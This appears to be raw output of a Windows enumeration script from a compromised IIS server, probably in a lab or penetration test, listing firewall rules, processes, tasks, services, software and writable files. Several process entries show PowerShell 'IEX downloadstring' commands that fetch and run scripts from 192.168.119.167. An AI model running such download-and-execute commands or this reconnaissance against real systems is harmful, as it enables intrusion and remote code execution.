| Network Discovery (LLMN... 5355       |            | C:\Windows\system32\sv... |
| Network Discovery (Pub... 3702        |            | C:\Windows\system32\sv... |
| Network Discovery (SSDP... 1900       |            | C:\Windows\system32\sv... |
| Network Discovery (WSD-In) 3702       |            | C:\Windows\system32\sv... |
| Remote Desktop - User M... 3389       |            | C:\Windows\system32\sv... |
| Remote Desktop - User M... 3389       |            | C:\Windows\system32\sv... |
| Core Networking - Desti...            |            | System                    |
| Core Networking - Desti...            |            | System                    |
| Core Networking - Inter...            |            | System                    |
| Core Networking - IPHTT... IPHTTPS    |            | System                    |
| Core Networking - IPv6 ...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |
| Core Networking - Multi...            |            | System                    |

|                                 |                           |
|---------------------------------|---------------------------|
| Core Networking - Neigh...      | System                    |
| Core Networking - Neigh...      | System                    |
| Core Networking - Param...      | System                    |
| Core Networking - Route...      | System                    |
| Core Networking - Route...      | System                    |
| Core Networking - Time ...      | System                    |
| Network Discovery (NB-D... 138  | System                    |
| Network Discovery (NB-N... 137  | System                    |
| Network Discovery (UPnP... 2869 | System                    |
| Network Discovery (WSD ... 5357 | System                    |
| Network Discovery (WSD ... 5358 | System                    |
| Windows Remote Manageme... 5985 | System                    |
| Windows Remote Manageme... 5985 | System                    |
| World Wide Web Services... 80   | System                    |
| World Wide Web Services... 443  | System                    |
| Core Networking - Multi...      |                           |
| Core Networking - Neigh...      |                           |
| Core Networking - Neigh...      |                           |
| Core Networking - Packe...      |                           |
| Core Networking - Param...      |                           |
| Core Networking - Route...      |                           |
| Core Networking - Route...      |                           |
| Core Networking - Time ...      |                           |
| Core Networking - Group... *    | C:\Windows\system32\ls... |
| Core Networking - DNS (... *    | C:\Windows\system32\sv... |
| Core Networking - Dynam... 68   | C:\Windows\system32\sv... |
| Core Networking - Dynam... 546  | C:\Windows\system32\sv... |
| Core Networking - Group... *    | C:\Windows\system32\sv... |
| Core Networking - IPHTT... *    | C:\Windows\system32\sv... |
| Core Networking - Tered... *    | C:\Windows\system32\sv... |
| FTP Server (FTP Traffic... 20   | C:\Windows\system32\sv... |
| FTP Server Secure (FTP ... 989  | C:\Windows\system32\sv... |
| Network Discovery (LLMN... *    | C:\Windows\system32\sv... |
| Network Discovery (Pub ... *    | C:\Windows\system32\sv... |
| Network Discovery (SSDP... *    | C:\Windows\system32\sv... |
| Network Discovery (UPnP... *    | C:\Windows\system32\sv... |
| Network Discovery (WSD-... *    | C:\Windows\system32\sv... |
| Core Networking - Group... *    | System                    |
| Core Networking - Inter...      | System                    |
| Core Networking - IPv6 ...      | System                    |
| Network Discovery (NB-D... *    | System                    |
| Network Discovery (NB-N... *    | System                    |
| Network Discovery (UPnP... *    | System                    |
| Network Discovery (WSD ... *    | System                    |
| Network Discovery (WSD ... *    | System                    |

---

## Hosts File Content

---

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
```

```

#
# For example:
#
#   102.54.94.97  rhino.acme.com      # source server
#   38.25.63.10    x.acme.com        # x client host

# localhost name resolution is handled within DNS itself.
#   127.0.0.1      localhost
#   ::1            localhost

```

---

## Processes

---

| Name           | ProcessID | Owner                                                                                                              | CommandLine                                                                          |
|----------------|-----------|--------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------|
| cmd.exe        | 1916      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/je.ps1')"   |
| cmd.exe        | 1492      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |
| cmd.exe        | 1476      | DefaultAppPool "cmd.exe" /c powershell.exe                                                                         | "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |
| conhost.exe    | 1688      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| conhost.exe    | 1640      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| conhost.exe    | 2576      | DefaultAppPool \??\C:\Windows\system32\conhost.exe 0x4                                                             |                                                                                      |
| csrss.exe      | 304       |                                                                                                                    |                                                                                      |
| csrss.exe      | 356       |                                                                                                                    |                                                                                      |
| dllhost.exe    | 2068      |                                                                                                                    |                                                                                      |
| dwm.exe        | 644       |                                                                                                                    |                                                                                      |
| LogonUI.exe    | 2428      |                                                                                                                    |                                                                                      |
| lsass.exe      | 460       |                                                                                                                    |                                                                                      |
| msdtc.exe      | 2208      |                                                                                                                    |                                                                                      |
| net.exe        | 2368      | DefaultAppPool "C:\Windows\system32\net.exe" use \\1nsider                                                         |                                                                                      |
| powershell.exe | 2656      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |                                                                                      |
| powershell.exe | 1852      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/je.ps1')"   |                                                                                      |
| powershell.exe | 1124      | DefaultAppPool powershell.exe "IEX(new-object net.webclient).downloadstring('http://192.168.119.167:80/3232.ps1')" |                                                                                      |
| services.exe   | 452       |                                                                                                                    |                                                                                      |
| smss.exe       | 212       |                                                                                                                    |                                                                                      |
| spoolsv.exe    | 352       |                                                                                                                    |                                                                                      |
| sqlservr.exe   | 496       |                                                                                                                    |                                                                                      |
| sqlwriter.exe  | 1156      |                                                                                                                    |                                                                                      |
| svchost.exe    | 928       |                                                                                                                    |                                                                                      |
| svchost.exe    | 816       |                                                                                                                    |                                                                                      |
| svchost.exe    | 528       |                                                                                                                    |                                                                                      |
| svchost.exe    | 280       |                                                                                                                    |                                                                                      |
| svchost.exe    | 748       |                                                                                                                    |                                                                                      |
| svchost.exe    | 544       |                                                                                                                    |                                                                                      |
| svchost.exe    | 516       |                                                                                                                    |                                                                                      |
| svchost.exe    | 696       |                                                                                                                    |                                                                                      |

|                     |                                                                                                                                                                                                                                                                                     |
|---------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| svchost.exe         | 656                                                                                                                                                                                                                                                                                 |
| svchost.exe         | 588                                                                                                                                                                                                                                                                                 |
| svchost.exe         | 1172                                                                                                                                                                                                                                                                                |
| svchost.exe         | 1380                                                                                                                                                                                                                                                                                |
| svchost.exe         | 2040                                                                                                                                                                                                                                                                                |
| svchost.exe         | 2012                                                                                                                                                                                                                                                                                |
| System              | 4                                                                                                                                                                                                                                                                                   |
| System Idle Process | 0                                                                                                                                                                                                                                                                                   |
| tvnserver.exe       | 1196                                                                                                                                                                                                                                                                                |
| VGAuthService.exe   | 1268                                                                                                                                                                                                                                                                                |
| vmtoolsd.exe        | 1364                                                                                                                                                                                                                                                                                |
| w3wp.exe            | 1716 DefaultAppPool c:\windows\system32\inetsrv\w3wp.e<br>xe -ap "DefaultAppPool" -v "v4.0"<br>-l "webengine4.dll" -a \\.\pipe\ii<br>sipm5659c1ec-b10a-44d6-ba7a-c73867<br>aa9805 -h "C:\inetpub\temp\apppool<br>s\DefaultAppPool\DefaultAppPool.co<br>nfig" -w "" -m 0 -t 20 -ta 0 |
| wininit.exe         | 384                                                                                                                                                                                                                                                                                 |
| winlogon.exe        | 392                                                                                                                                                                                                                                                                                 |
| WmiApSrv.exe        | 1628                                                                                                                                                                                                                                                                                |
| WmiPrvSE.exe        | 1808                                                                                                                                                                                                                                                                                |

---

## Scheduled Tasks

---

Current System Time: 04/27/2020 13:20:02

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
64  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
64 Critical  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319  
Critical  
Run As User : SYSTEM  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Automated)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Automated)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\Active Directory Rights Management Services  
Client\AD RMS Rights Policy Template Management (Manual)  
Run As User : Everyone  
Task To Run : COM handler

TaskName : \Microsoft\Windows\AppID\SmartScreenSpecific  
Run As User : INTERACTIVE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Application Experience\ProgramDataUpdater

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe

%windir%\system32\invagent.dll,RunUpdate

TaskName : \Microsoft\Windows\Autochk\Proxy

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe /d

acproxy.dll,PerformAutochkOperations

TaskName : \Microsoft\Windows\Chkdsk\ProactiveScan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\Consolidator

Run As User : SYSTEM

Task To Run : %SystemRoot%\System32\wsqmcons.exe

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\KernelCeipTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\UsbCeip

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\Customer Experience Improvement  
Program\Server\ServerCeipAssistant

Run As User : SYSTEM

Task To Run : %windir%\system32\ceipdata.exe -id 1

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Data Integrity Scan\Data Integrity Scan for  
Crash Recovery

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Defrag\ScheduledDefrag

Run As User : SYSTEM

Task To Run : %windir%\system32\defrag.exe -c -h -k -g -\$

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\ProcessMemoryDiagnosticEvents

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MemoryDiagnostic\RunFullMemoryDiagnostic

Run As User : Administrators

Task To Run : COM handler

TaskName : \Microsoft\Windows\MUI\LPRemove

Run As User : SYSTEM

Task To Run : %windir%\system32\lpremove.exe

TaskName : \Microsoft\Windows\Multimedia\SystemSoundsService

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\NetCfg\BindingWorkItemQueueHandler

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\NetTrace\GatherNetworkInfo

Run As User : Users

Task To Run : %windir%\system32\gatherNetworkInfo.vbs

TaskName : \Microsoft\Windows\Power Efficiency Diagnostics\AnalyzeSystem

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\RAC\RacTask

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\Server Manager\CleanupOldPerfLogs

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cscript.exe /B /nologo

%systemroot%\system32\calluxxprovider.vbs \$(Arg0) \$(Arg1) \$(Arg2)

TaskName : \Microsoft\Windows\Server Manager\ServerManager

Run As User : Administrators

Task To Run : %windir%\system32\ServerManagerLauncher.exe

TaskName : \Microsoft\Windows\Servicing\StartComponentCleanup

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Software Inventory Logging\Collection

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cmd.exe /d /c

%systemroot%\system32\silcollector.cmd publish

TaskName : \Microsoft\Windows\Software Inventory Logging\Configuration

Run As User : SYSTEM

Task To Run : %systemroot%\system32\cmd.exe /d /c

%systemroot%\system32\silcollector.cmd configure

TaskName : \Microsoft\Windows\Storage Tiers Management\Storage Tiers

Management Initialization

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\Storage Tiers Management\Storage Tiers Optimization

Run As User : SYSTEM

Task To Run : %windir%\system32\defrag.exe -c -h -g -#

TaskName : \Microsoft\Windows\TaskScheduler\Idle Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TaskScheduler\Manual Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TaskScheduler\Regular Maintenance

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\TextServicesFramework\MsCtfMonitor

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\Time Synchronization\SynchronizeTime

Run As User : LOCAL SERVICE

Task To Run : %windir%\system32\sc.exe start w32time task\_started

TaskName : \Microsoft\Windows\Time Zone\SynchronizeTimeZone

Run As User : SYSTEM

Task To Run : %windir%\system32\tzsync.exe

TaskName : \Microsoft\Windows\Windows Error Reporting\QueueReporting

Run As User : Users

Task To Run : %windir%\system32\wermgr.exe -queueReporting

TaskName : \Microsoft\Windows\Windows Error Reporting\QueueReporting

Run As User : Users

Task To Run : %windir%\system32\wermgr.exe -queueReporting

TaskName : \Microsoft\Windows\Windows Filtering

Platform\BfeOnServiceStartTypeChange

Run As User : SYSTEM

Task To Run : %windir%\system32\rundll32.exe  
bfe.dll,BfeOnServiceStartTypeChange

TaskName : \Microsoft\Windows\WindowsColorSystem\Calibration Loader

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsColorSystem\Calibration Loader

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUFWareInstall

Run As User : LOCAL SERVICE

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUScheduledInstall

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\AUSessionConnect

Run As User : SYSTEM

Task To Run : COM handler

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\WindowsUpdate\Scheduled Start With Network

Run As User : SYSTEM

Task To Run : C:\Windows\system32\sc.exe start wuauserv

TaskName : \Microsoft\Windows\Wininet\CacheTask

Run As User : Users

Task To Run : COM handler

TaskName : \Microsoft\Windows\Workplace Join\Automatic-Workplace-Join

Run As User : Authenticated Users

Task To Run : %SystemRoot%\System32\AutoWorkplace.exe join

TaskName : \Microsoft\Windows\WS\License Validation

Run As User : LOCAL SERVICE

Task To Run : rundll32.exe WSClient.dll,WSpTLR licensing

TaskName : \Microsoft\Windows\WS\WSTask

Run As User : SYSTEM

Task To Run : COM handler

## Services

| Name                         | DisplayName                                            | Status  |
|------------------------------|--------------------------------------------------------|---------|
| smphost                      | Microsoft Storage Spaces SMP                           | Stopped |
| SNMPTRAP                     | SNMP Trap                                              | Stopped |
| sppsvc                       | Software Protection                                    | Stopped |
| ShellHWDetection             | Shell Hardware Detection                               | Stopped |
| SCPolicySvc                  | Smart Card Removal Policy                              | Stopped |
| seclogon                     | Secondary Logon                                        | Stopped |
| SharedAccess                 | Internet Connection Sharing (ICS)                      | Stopped |
| swprv                        | Microsoft Software Shadow Copy Provider                | Stopped |
| SysMain                      | Superfetch                                             | Stopped |
| TapiSrv                      | Telephony                                              | Stopped |
| svsvc                        | Spot Verifier                                          | Stopped |
| SQLAgent\$SQLEXPRESS         | SQL Server Agent (SQLEXPRESS)                          | Stopped |
| SQLBrowser                   | SQL Server Browser                                     | Stopped |
| SstpSvc                      | Secure Socket Tunneling Protocol Service               | Stopped |
| ScDeviceEnum                 | Smart Card Device Enumeration Service                  | Stopped |
| pla                          | Performance Logs & Alerts                              | Stopped |
| PrintNotify                  | Printer Extensions and Notifications                   | Stopped |
| RasAuto                      | Remote Access Auto Connection Manager                  | Stopped |
| PerfHost                     | Performance Counter DLL Host                           | Stopped |
| NcaSvc                       | Network Connectivity Assistant                         | Stopped |
| Netlogon                     | Netlogon                                               | Stopped |
| NetTcpPortSharing            | Net.Tcp Port Sharing Service                           | Stopped |
| RSoPProv                     | Resultant Set of Policy Provider                       | Stopped |
| sacsvr                       | Special Administration Console Helper                  | Stopped |
| SCardSvr                     | Smart Card                                             | Stopped |
| RpcLocator                   | Remote Procedure Call (RPC) Locator                    | Stopped |
| RasMan                       | Remote Access Connection Manager                       | Stopped |
| RemoteAccess                 | Routing and Remote Access                              | Stopped |
| RemoteRegistry               | Remote Registry                                        | Stopped |
| WdiServiceHost               | Diagnostic Service Host                                | Stopped |
| WdiSystemHost                | Diagnostic System Host                                 | Stopped |
| Weccsvc                      | Windows Event Collector                                | Stopped |
| WcsPlugInService             | Windows Color System                                   | Stopped |
| VMwareCAFManagementAgentHost | VMware CAF Management Agent Service                    | Stopped |
| VSS                          | Volume Shadow Copy                                     | Stopped |
| w3logsvc                     | W3C Logging Service                                    | Stopped |
| WSService                    | Windows Store Service (WSService)                      | Stopped |
| wuauserv                     | Windows Update                                         | Stopped |
| wudfsvc                      | Windows Driver Foundation - User-mode Driver Framework | Stopped |
| WPDBusEnum                   | Portable Device Enumerator Service                     | Stopped |
| WEHOSTSVC                    | Windows Encryption Provider Host Service               | Stopped |
| werclpsupport                | Problem Reports and Solutions Control Panel Support    | Stopped |
| WerSvc                       | Windows Error Reporting Service                        | Stopped |
| VMwareCAFCommAmqpListener    | VMware CAF AMQP Communication Service                  | Stopped |
| VaultSvc                     | Credential Manager                                     | Stopped |
| vds                          | Virtual Disk                                           | Stopped |
| vmicguestinterface           | Hyper-V Guest Service Interface                        | Stopped |
| UIODetect                    | Interactive Services Detection                         | Stopped |
| THREADORDERER                | Thread Ordering Server                                 | Stopped |
| TieringEngineService         | Storage Tiers Management                               | Stopped |
| TrustedInstaller             | Windows Modules Installer                              | Stopped |
| vmictimesync                 | Hyper-V Time Synchronization Service                   | Stopped |
| vmicvss                      | Hyper-V Volume Shadow Copy Requestor                   | Stopped |
| vmvss                        | VMware Snapshot Provider                               | Stopped |
| vmicshutdown                 | Hyper-V Guest Shutdown Service                         | Stopped |
| vmicheartbeat                | Hyper-V Heartbeat Service                              | Stopped |
| vmickvpexchange              | Hyper-V Data Exchange Service                          | Stopped |
| vmicrdv                      | Hyper-V Remote Desktop Virtualization Service          | Stopped |
| Eaphost                      | Extensible Authentication Protocol                     | Stopped |
| EFS                          | Encrypting File System (EFS)                           | Stopped |
| fdPHost                      | Function Discovery Provider Host                       | Stopped |

|                          |                                                    |         |
|--------------------------|----------------------------------------------------|---------|
| DeviceAssociationService | Device Association Service                         | Stopped |
| DeviceInstall            | Device Install Service                             | Stopped |
| dot3svc                  | Wired AutoConfig                                   | Stopped |
| hkmsvc                   | Health Key and Certificate Management              | Stopped |
| IEEtwCollectorService    | Internet Explorer ETW Collector Service            | Stopped |
| KPSSVC                   | KDC Proxy Server service (KPS)                     | Stopped |
| FDResPub                 | Function Discovery Resource Publication            | Stopped |
| FontCache3.0.0.0         | Windows Presentation Foundation Font Cache 3.0.0.0 | Stopped |
| hidserv                  | Human Interface Device Service                     | Stopped |
| Appinfo                  | Application Information                            | Stopped |
| AppMgmt                  | Application Management                             | Stopped |
| AppReadiness             | App Readiness                                      | Stopped |
| AeLookupSvc              | Application Experience                             | Stopped |
| ALG                      | Application Layer Gateway Service                  | Stopped |
| ApplDSvc                 | Application Identity                               | Stopped |
| Audiosrv                 | Windows Audio                                      | Stopped |
| Browser                  | Computer Browser                                   | Stopped |
| defragsvc                | Optimize drives                                    | Stopped |
| AppXSvc                  | AppX Deployment Service (AppXSVC)                  | Stopped |
| aspnet_state             | ASP.NET State Service                              | Stopped |
| AudioEndpointBuilder     | Windows Audio Endpoint Builder                     | Stopped |
| msiserver                | Windows Installer                                  | Stopped |
| KtmRm                    | KtmRm for Distributed Transaction Coordinator      | Stopped |
| MSiSCSI                  | Microsoft iSCSI Initiator Service                  | Stopped |
| MMCSS                    | Multimedia Class Scheduler                         | Stopped |
| Iltdsvc                  | Link-Layer Topology Discovery Mapper               | Stopped |
| napagent                 | Network Access Protection Agent                    | Stopped |
| CertPropSvc              | Certificate Propagation                            | Running |
| BrokerInfrastructure     | Background Tasks Infrastructure Service            | Running |
| PolicyAgent              | IPsec Policy Agent                                 | Running |
| BFE                      | Base Filtering Engine                              | Running |
| W3SVC                    | World Wide Web Publishing Service                  | Running |
| BITS                     | Background Intelligent Transfer Service            | Running |
| W32Time                  | Windows Time                                       | Running |
| Power                    | Power                                              | Running |
| MpsSvc                   | Windows Firewall                                   | Running |
| ProfSvc                  | User Profile Service                               | Running |
| DcomLaunch               | DCOM Server Process Launcher                       | Running |
| VMTools                  | VMware Tools                                       | Running |
| COMSysApp                | COM+ System Application                            | Running |
| CryptSvc                 | Cryptographic Services                             | Running |
| WinHttpAutoProxySvc      | WinHTTP Web Proxy Auto-Discovery Service           | Running |
| netprofm                 | Network List Service                               | Running |
| AppHostSvc               | Application Host Helper Service                    | Running |
| Winmgmt                  | Windows Management Instrumentation                 | Running |
| wmiApSrv                 | WMI Performance Adapter                            | Running |
| WinRM                    | Windows Remote Management (WS-Management)          | Running |
| Netman                   | Network Connections                                | Running |
| NlaSvc                   | Network Location Awareness                         | Running |
| SamSs                    | Security Accounts Manager                          | Running |
| Wcmsvc                   | Windows Connection Manager                         | Running |
| WAS                      | Windows Process Activation Service                 | Running |
| PlugPlay                 | Plug and Play                                      | Running |
| nsi                      | Network Store Interface Service                    | Running |
| MSSQL\$SQLEXPRESS        | SQL Server (SQLEXPRESS)                            | Running |
| MSDTC                    | Distributed Transaction Coordinator                | Running |
| Dhcp                     | DHCP Client                                        | Running |
| ftpsvc                   | Microsoft FTP Service                              | Running |
| Spooler                  | Print Spooler                                      | Running |
| gpsvc                    | Group Policy Client                                | Running |
| LanmanWorkstation        | Workstation                                        | Running |
| RpcEptMapper             | RPC Endpoint Mapper                                | Running |
| SQLWriter                | SQL Server VSS Writer                              | Running |
| FontCache                | Windows Font Cache Service                         | Running |
| RpcSs                    | Remote Procedure Call (RPC)                        | Running |
| iphlpsvc                 | IP Helper                                          | Running |

|                    |                                         |                          |         |
|--------------------|-----------------------------------------|--------------------------|---------|
| Schedule           | Task Scheduler                          | Running                  |         |
| KeyIso             | CNG Key Isolation                       | Running                  |         |
| IKEEXT             | IKE and AuthIP IPsec Keying Modules     | Running                  |         |
| LanmanServer       | Server                                  | Running                  |         |
| SessionEnv         | Remote Desktop Configuration            | Running                  |         |
| SENS               | System Event Notification Service       | Running                  |         |
| EventSystem        | COM+ Event System                       | Running                  |         |
| UALSVC             | User Access Logging Service             | Running                  |         |
| tvnserver          | TightVNC Server                         | Running                  |         |
| DPS                | Diagnostic Policy Service               | Running                  |         |
| UmRdpService       | Remote Desktop Services                 | UserMode Port Redirector | Running |
| VGAuthService      | VMware Alias Manager and Ticket Service | Running                  |         |
| DiagTrack          | Diagnostics Tracking Service            | Running                  |         |
| DnsCache           | DNS Client                              | Running                  |         |
| TrkWks             | Distributed Link Tracking Client        | Running                  |         |
| Imhosts            | TCP/IP NetBIOS Helper                   | Running                  |         |
| SystemEventsBroker | System Events Broker                    | Running                  |         |
| EventLog           | Windows Event Log                       | Running                  |         |
| TermService        | Remote Desktop Services                 | Running                  |         |
| DsmSvc             | Device Setup Manager                    | Running                  |         |
| LSM                | Local Session Manager                   | Running                  |         |
| Themes             | Themes                                  | Running                  |         |

## Installed Programs

|                                                                |                  |                                         |
|----------------------------------------------------------------|------------------|-----------------------------------------|
| SQL Server Browser for SQL Server 2012<br>2012                 | 11.0.2100.60     | SQL Server Browser for SQL Server       |
| VMware Tools                                                   | 10.3.10.12406962 | VMware Tools                            |
| Microsoft Visual C++ 2010 x64 Redistributable - 10.0.40219     | 10.0.40219       | Microsoft Visual C++ 2010 x64           |
| Redistributable - 10.0.40219                                   |                  |                                         |
| Microsoft Visual C++ 2017 x86 Additional Runtime - 14.12.25810 | 14.12.25810      | Microsoft Visual C++ 2017 x86           |
| Additional Runtime - 14.12.25810                               |                  |                                         |
| Microsoft Visual C++ 2010 x86 Redistributable - 10.0.40219     | 10.0.40219       | Microsoft Visual C++ 2010 x86           |
| Redistributable - 10.0.40219                                   |                  |                                         |
| Microsoft SQL Server 2012 Native Client                        | 11.0.2100.60     | Microsoft SQL Server 2012 Native        |
| Client                                                         |                  |                                         |
| TightVNC                                                       | 2.8.11.0         | TightVNC                                |
| Microsoft Visual C++ 2017 x64 Additional Runtime - 14.12.25810 | 14.12.25810      | Microsoft Visual C++ 2017 x64           |
| Additional Runtime - 14.12.25810                               |                  |                                         |
| Microsoft SQL Server 2012 RsFx Driver                          | 11.0.2100.60     | Microsoft SQL Server 2012 RsFx          |
| Driver                                                         |                  |                                         |
| Microsoft SQL Server 2012 Transact-SQL ScriptDom               | 11.0.2100.60     | Microsoft SQL Server 2012 Transact-SQL  |
| ScriptDom                                                      |                  |                                         |
| SQL Server 2012 Common Files                                   | 11.0.2100.60     | SQL Server 2012 Common Files            |
| SQL Server 2012 Database Engine Services                       | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Services                                                       |                  |                                         |
| Microsoft SQL Server 2008 Setup Support Files                  | 10.1.2731.0      | Microsoft SQL Server 2008 Setup Support |
| Files                                                          |                  |                                         |
| SQL Server 2012 Database Engine Shared                         | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Shared                                                         |                  |                                         |
| Microsoft Visual C++ 2017 x86 Minimum Runtime - 14.12.25810    | 14.12.25810      | Microsoft Visual C++ 2017 x86           |
| Minimum Runtime - 14.12.25810                                  |                  |                                         |
| SQL Server 2012 Database Engine Services                       | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Services                                                       |                  |                                         |
| Microsoft Visual C++ 2017 x64 Minimum Runtime - 14.12.25810    | 14.12.25810      | Microsoft Visual C++ 2017 x64           |
| Minimum Runtime - 14.12.25810                                  |                  |                                         |
| Sql Server Customer Experience Improvement Program             | 11.0.2100.60     | Sql Server Customer Experience          |
| Improvement Program                                            |                  |                                         |
| SQL Server 2012 Database Engine Shared                         | 11.0.2100.60     | SQL Server 2012 Database Engine         |
| Shared                                                         |                  |                                         |
| SQL Server 2012 Common Files                                   | 11.0.2100.60     | SQL Server 2012 Common Files            |

|                                                        |              |                                     |
|--------------------------------------------------------|--------------|-------------------------------------|
| Microsoft SQL Server 2012 Setup (English)<br>(English) | 11.1.3128.0  | Microsoft SQL Server 2012 Setup     |
| Microsoft VSS Writer for SQL Server 2012<br>2012       | 11.0.2100.60 | Microsoft VSS Writer for SQL Server |

---

#### Installed Patches

---

---

#### Program Folders

---

C:\Program Files

---

Common Files  
Internet Explorer  
Microsoft SQL Server  
Microsoft Visual Studio 10.0  
Microsoft.NET  
MSBuild  
Reference Assemblies  
TightVNC  
VMware  
Windows Mail  
Windows NT  
WindowsPowerShell

C:\Program Files (x86)

---

Common Files  
Internet Explorer  
Microsoft SQL Server  
Microsoft.NET  
MSBuild  
Reference Assemblies  
Windows Mail  
Windows NT  
WindowsPowerShell

---

#### Files with Full Control and Modify Access

---

C:\inetpub\wwwroot\cannon.txt

C:\Program Files\Microsoft SQL Server\140\Setup Bootstrap\Log\20190407\_121805\DotNet46\_Cpu64\_1.log.html

C:\Users\Public\Documents\cannon.txt

---

#### Folders with Full Control and Modify Access

---

Failed to read more folders

---

